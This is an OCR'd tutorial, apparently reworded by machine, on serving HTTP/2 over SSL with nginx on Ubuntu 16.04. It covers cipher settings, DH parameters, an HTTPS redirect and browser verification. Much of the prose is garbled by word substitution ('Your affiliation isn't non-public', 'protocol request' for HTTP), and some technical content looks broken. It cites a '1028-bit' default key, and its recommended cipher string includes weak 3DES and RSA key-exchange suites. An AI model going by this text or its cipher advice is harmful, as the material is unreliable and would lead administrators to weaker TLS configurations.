
Open the subsequent configuration file:

`sudo nano /etc/nginx/nginx.conf



Add this line when ssl_prefer_server_ciphers on;


```
ssl_ciphers  EECDH+CHACHA20:EECDH+AES128:RSA+AES128:EECDH+AES256:RSA
+AES256:EECDH+3DES:RSA+3DES:!MD5;
```



Save the file, and exit the text editor.

Once again, check the configuration for syntax errors:

```
`sudo nginx -t

nginx: the configuration file /etc/nginx/nginx.conf syntax is ok

nginx: configuration file /etc/nginx/nginx.conf test is successful
```




Increasing Key Exchange Security

By default, Nginx uses a 1028-bit DHE (Ephemeral Diffie-Hellman) key, which is comparatively simple to decode. To supply most security, we must always build our own, safer DHE key.

To do it, issue the subsequent command:

```
`sudo openssl dhparam -out /etc/nginx/ssl/dhparam.pem 2048
```




The variable after the file path (in our case, it's 2048) specifies the length of the key. A key with a 2048-bit length is secure enough and suggested by the Mozilla Foundation, however, if you're yearning for even additional coding, you can modify it to 4096.

The generation method can take five minutes.

Once it's complete, open the default Nginx configuration file again:

`sudo nano /etc/nginx/sites-available/default



On a replacement line within server block, outline the situation of your custom DHE key:

```
ssl_dhparam  /etc/nginx/ssl/dhparam.pem;
```

```
server {
        listen 443 ssl http2 default_server;
        listen [::]:443 ssl http2 default_server;

        ssl_certificate /etc/nginx/ssl/ubuntu.crt;
        ssl_certificate_key /etc/nginx/ssl/ubuntu.key;
        ssl_dhparam  /etc/nginx/ssl/dhparam.pem;
```

Redirecting all protocol Requests to HTTPS

Since we have a tendency to have an interest in serving the content through HTTPS solely, we must always tell Nginx what it should do if the server receives an associated protocol request.

At the very bottom of our file, we are going to produce a replacement server block for redirecting all protocol requests to HTTPS (be guaranteed to replace the server name along with your actual domain name):

```
server {
```


```
        listen          80;
        listen    [::]:80;
        server_name     example.com;
        return          301 https://$server_name$request_uri;
}
```

```
server {
        listen          80;
        listen    [::]:80;
        server_name     192.168.13.149;
        return          301 https://$server_name$request_uri;
}
```

Save the file, and exit the configuration file.

Check the configuration for syntax errors:

```
`sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
```




Reloading Nginx

That's it for all the Nginx configuration changes. Since we have a tendency to check for syntax errors with every modification, you must be able to restart Nginx and check your changes.

To summarize, ignoring commented out lines, your configuration file ought to currently look just like this:

```
`sudo nano /etc/nginx/sites-available/default
```




```
`cat /etc/nginx/sites-available/default |  egrep -v "^\s*(#|$)"
server {
   listen 443 ssl http2 default_server;
   listen [::]:443 ssl http2 default_server;
   root /var/www/html;
   index index.html index.htm index.nginx-debian.html;
   server_name 192.168.13.149;
   location / {
        try_files $uri $uri/ =404;
   }
   ssl_certificate /etc/nginx/ssl/ubuntu.crt;
        ssl_certificate_key /etc/nginx/ssl/ubuntu.key;
        ssl_dhparam  /etc/nginx/ssl/dhparam.pem;
}
server {
       listen          80;
       listen    [::]:80;
       server_name    192.168.13.149;
       return         301 https://$server_name$request_uri;
}
```

To apply the changes, restart the Nginx server.

```
bhadreshsinh@ubuntu: ~
bhadreshsinh@ubuntu:~$ cat /etc/nginx/sites-available/default |  egrep -v "^\s*(#|$)"
server {
        listen 443 ssl http2 default_server;
        listen [::]:443 ssl http2 default_server;
        root /var/www/html;
        index index.html index.htm index.nginx-debian.html;
        server_name 192.168.13.149;
        location / {
                try_files $uri $uri/ =404;
        }
        ssl_certificate /etc/nginx/ssl/ubuntu.crt;
        ssl_certificate_key /etc/nginx/ssl/ubuntu.key;
        ssl_dhparam  /etc/nginx/ssl/dhparam.pem;
}
server {
       listen         80;
       listen    [::]:80;
       server_name    192.168.13.149;
       return         301 https://$server_name$request_uri;
}
bhadreshsinh@ubuntu:~$
```

`sudo systemctl restart nginx


```
bhadreshsinh@ubuntu: ~
bhadreshsinh@ubuntu:~$ sudo systemctl restart nginx
bhadreshsinh@ubuntu:~$
```


Verifying the Changes


Let's ensure our server is up and running. Open your application program and navigate to your ip-address.

`192.168.13.149

You will get “Your affiliation isn't non-public.” This is often expected and traditional. We are only interested in the encryption aspect of our certificate, not the third party validation of our host's authenticity. Click "ADVANCED" then click on Proceed to 192.168.13.149.



Privacy error
https://192.168.13.149
Your connection is not private
Attackers might be trying to steal your information from 192.168.13.149 (for example, passwords, messages or credit cards). NET::ERR_CERT_AUTHORITY_INVALID
Automatically report details of possible security incidents to Google. Privacy policy
ADVANCED
Back to safety


Privacy error
https://192.168.13.149
Your connection is not private
Attackers might be trying to steal your information from 192.168.13.149 (for example, passwords, messages or credit cards). NET::ERR_CERT_AUTHORITY_INVALID
Automatically report details of possible security incidents to Google. Privacy policy
HIDE ADVANCED
Back to safety
This server could not prove that it is 192.168.13.149; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to 192.168.13.149 (unsafe)


Welcome to nginx!
https://192.168.13.149
Welcome to nginx!
If you see this page, the nginx web server is successfully installed and working. Further configuration is required.
For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.
Thank you for using nginx.

If everything was organized properly, you must be mechanically redirected to HTTPS. Now, let's ensure HTTP/2 is working: open the Chrome Developer Tools (View >; Developer >; Developer Tools) and reload the page (View >; Reload This Page). Then navigate to the Network tab, click on the table header row that starts with Name, right-click thereon, and choose the Protocol possibility.

Now you should see h2 (which stands for HTTP/2) in a new column for your web site serving HTTP/2 content.



Conclusion

In this tutorial, you've learned a way to use NGINX with HTTP-2 protocol support on Ubuntu 16.04. By using nginx over HTTP-2, we are going to get additional speed and accuracy on our internet server. Please comment if you've got any queries.

Author: Bhadreshsinh Gohil

Mr. Bhadreshsinh Gohil is working as an Assistant Professor at Gujarat Technological University, Ahmedabad since Dec-2013. He has completed Diploma in IT from Sir BPTI, Bhavnagar in 2008. After that he completed his B.E. in IT from Bhavnagar University in 2011. He also completed Master of Engineering in Computer Engineering (IT systems and Network Security) in 2013 from GTU PG School. His area of interest is in the domain of Cyber Security, GPGPU programming, Big Data Analytics, IoT etc. He is certify with Cloud Certification, Windows Server 2012 Certificates, CISSP Certificate and Linux Associate Certificate.